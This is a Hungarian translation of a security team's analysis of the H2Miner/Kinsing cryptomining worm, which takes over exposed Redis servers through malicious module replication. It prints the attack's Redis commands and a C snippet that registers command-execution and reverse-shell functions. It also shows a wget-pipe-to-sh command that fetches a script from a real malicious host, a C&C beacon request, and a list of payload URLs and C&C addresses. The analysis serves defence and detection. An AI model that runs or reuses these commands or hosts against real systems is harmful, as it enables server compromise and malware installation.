

Egy nappal ezelőtt a projektem egyik szerverét megtámadta egy hasonló féreg. A "mi volt ez?" kérdésre keresve egy csodálatos cikket találtam az Alibaba Cloud Security csapatától. Mivel ezt a cikket nem találtam a Habr-on, úgy döntöttem, hogy kifejezetten nektek lefordítom <3
Bevezetés
Nemrég az Alibaba Cloud biztonsági csapata hirtelen H2Miner kitörést észlelt. Ez a fajta kártékony féreg a Redis hitelesítetlenségét vagy gyenge jelszavait használja átjáróként a rendszereidhez, majd a master-slave szinkronizálás révén szinkronizálja saját kártékony modulját a slave-el, végül ezt a kártékony modult letölti a megtámadott gépre, és végrehajtja a káros utasításokat.
A múltban a rendszereid ellen irányuló támadások jellemzően olyan módszerspecifikációval zajlottak, amely ütemezett feladatokat vagy SSH kulcsokat igényelt, amiket a rosszindulatú felhasználók bejelentkezése után rögzítettek a gépeden a Redis-en. Szerencsére ezt a módszert ritkán tudják használni a jogosultságkezelési problémák vagy a különböző rendszerverziók miatt. Azonban ez a kártékony modul letöltési módszer közvetlenül végrehajthatja a támadó parancsait vagy hozzáférhet a shellhez, ami veszélyt jelent a rendszered számára.
A nagy számú szerverek interneten elérhető Redis (majdnem 1 millió) miatt az Alibaba Cloud biztonsági csapata, mint baráti emlékeztetőt, azt javasolja a felhasználóknak, hogy ne biztosítsanak hozzáférést a Redis-hez a hálózaton keresztül, és rendszeresen ellenőrizzék a jelszavaik megbízhatóságát, valamint hogy ne legyenek könnyen kitalálhatóak.
H2Miner
A H2Miner egy Linux alapú bányászó botnet, amely többféleképpen is behatolhat a rendszeredbe, beleértve a Hadoop yarn nem hitelesítését, a Docker-t, és a Redis távoli parancs végrehajtási (RCE) sebezhetőségét. A botnet úgy működik, hogy kártékony szkripteket és kártékony programokat tölt le az adataid bányászatához, a támadás vízszintes terjesztésére, és a parancs-kontroll (C&C) kapcsolat fenntartására.
Redis RCE
Ezt a témát Pavel Toporkov osztotta meg a ZeroNights 2018-on. A 4.0-s verzió után a Redis támogatja a külső modulok betöltési funkcióját, amely lehetővé teszi a felhasználók számára, hogy so fájlokat töltsenek be a Redis-be, amelyeket C nyelven fordítottak le bizonyos Redis parancsok végrehajtására. Ez a funkció hasznos, de tartalmaz egy sérülékenységet, amely lehetővé teszi, hogy master-slave módban a fájlok a slave szerverre szinkronizálódjanak fullresync módban. Ezt a támadók felhasználhatják arra, hogy kártékony so fájlokat továbbítsanak. A fájlok továbbítása után a támadók betöltik a modult a megtámadott Redis példányra, és bármilyen parancsot végrehajtanak.
Kártékony féreg elemzése
Nemrég az Alibaba Cloud biztonsági csapata felfedezte, hogy a H2Miner kártékony bányászok csoportjának mérete hirtelen megnőtt. Az elemzés szerint a támadás létrejöttének folyamata a következőképpen alakul:

A H2Miner RCE Redist használ a teljes körű támadáshoz. Először a támadók a védtelen Redis szervereket vagy a gyenge jelszavakkal rendelkező szervereket támadják.
Ezután használják a parancsot config set dbfilename red2.so a fájlnevének megváltoztatásához. Ezt követően a támadók végrehajtják a parancsot slaveof a master-slave replikációs címének beállításához.
Amikor a megtámadott Redis példány létrehoz egy master-slave kapcsolatot a támadók által birtokolt kártékony Redis-szel, a támadó a fullresync parancs segítségével elküldi a fertőzött modult a fájlok szinkronizálására. Ezt követően a red2.so fájl a megtámadott gépre kerül. Ezt követően a támadók a .\/red2.so betöltő modul segítségével betöltik ezt a so fájlt. A modul végrehajthatja a támadók parancsait, vagy visszacsatoló kapcsolatot (hátsó ajtót) indíthat, hogy hozzáférést nyerjen a megtámadott géphez.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
A kártékony parancs, például / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, után a támadó törli a biztonsági másolat fájl nevét, és kilépteti a rendszer modult, hogy eltüntesse a nyomokat. Mindazonáltal a red2.so fájl továbbra is a megtámadott gépen marad. A felhasználók figyeljenek a gyanús fájlokra a Redis példányuk mappájában.
A kártékony programok erőforrások eltulajdonítása mellett a támadó kártékony szkriptet hajtott végre, amely kártékony fájlokat töltött le és futtatott bináris formában, hogy . Ez azt jelenti, hogy a folyamat neve vagy a kiskönyvtár neve, amely tartalmazza a kinsing-et a gazdagépen, arra utalhat, hogy ez a gép megfertőződött ezzel a vírussal.
A fordított tervezés eredményei szerint a kártékony program főként az alábbi funkciókat hajtja végre:
- Fájlok letöltése és végrehajtása
- Bányászat
- C&C kapcsolattartás és a támadó parancsainak végrehajtása


Használja a masscan-t külső szkenneléshez a hatókör bővítése érdekében. Ezenkívül a C&C szerver IP-címe szigorúan titkosítva van a programban, és a megtámadott gazdagép HTTP kérésekkel fog kommunikálni a C&C kommunikációs szerverrel, ahol a zombik (megtámadott szerver) információja az HTTP fejlécben van azonosítva.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip

A támadások további módszerei
A féreg által használt címek és linkek
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
c&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Tipp
Először is, a Redis-nek nem szabad internetes hozzáféréssel rendelkeznie, és megbízható jelszóval kell védve lennie. Fontos az is, hogy az ügyfelek ellenőrizzék, hogy nincs red2.so fájl a Redis könyvtárban, és hogy a kinsing ne szerepeljen a fájlnevében / a folyamatban a gazdagépen.
Forrás: habr.com
